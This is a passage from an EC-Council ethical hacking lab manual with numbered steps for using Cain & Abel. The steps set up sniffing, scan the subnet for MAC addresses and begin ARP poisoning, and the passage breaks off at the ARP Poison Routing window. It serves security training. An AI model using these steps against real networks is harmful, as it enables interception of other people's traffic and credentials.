


Figure 1.4.4: Cain & Abel Main Window

10. Click **Configure** from the menu bar to configure an ethernet card.




Figure 1.4.5: Cain & Abel Configuration Option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The **Configuration Dialog** window appears. By default, the **Sniffer** tab is selected. Ensure that the **Adapter** associated with the **IP address** of the machine is selected; then, click **OK**.

Note: The adapter might differ in your lab environment.




Figure 1.4.6: Cain & Abel Configuration Dialog Window

12. Click the **Start/Stop Sniffer** icon ( ) on the toolbar to begin sniffing.




Figure 1.4.7: Starting a sniffer

13. A **Cain** pop-up appears and displays a **Warning** message; click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Now, click the **Sniffer** tab.




Figure 1.4.8: Sniffer tab

15. Click the plus (+) icon or right-click in the window and select **Scan MAC Addresses** to scan the network for hosts.
16. The **MAC Address Scanner** window appears. Check the **All hosts in my subnet** radio button and select the **All Tests** checkbox; then, click **OK**.




Figure 1.4.9: Cain & Abel: MAC Address Scanner Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Cain & Abel starts scanning for MAC addresses and lists all those found.
18. After completing the scan, a list of all active IP addresses along with their corresponding MAC addresses is displayed, as shown in the screenshot.




Figure 1.4.10: Cain & Abel: MAC Address Scanned

TASK 4.2

Perform ARP Poisoning

19. Now, click the **APR** tab at the bottom of the window.
20. APR options appear in the left-hand pane. Click anywhere on the topmost section in the right-hand pane to activate the plus (+) icon.




Figure 1.4.11: Cain & Abel ARP Tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Click the plus (+) icon, a **New ARP Poison Routing** window appears, from which we can add IPs to listen to traffic.

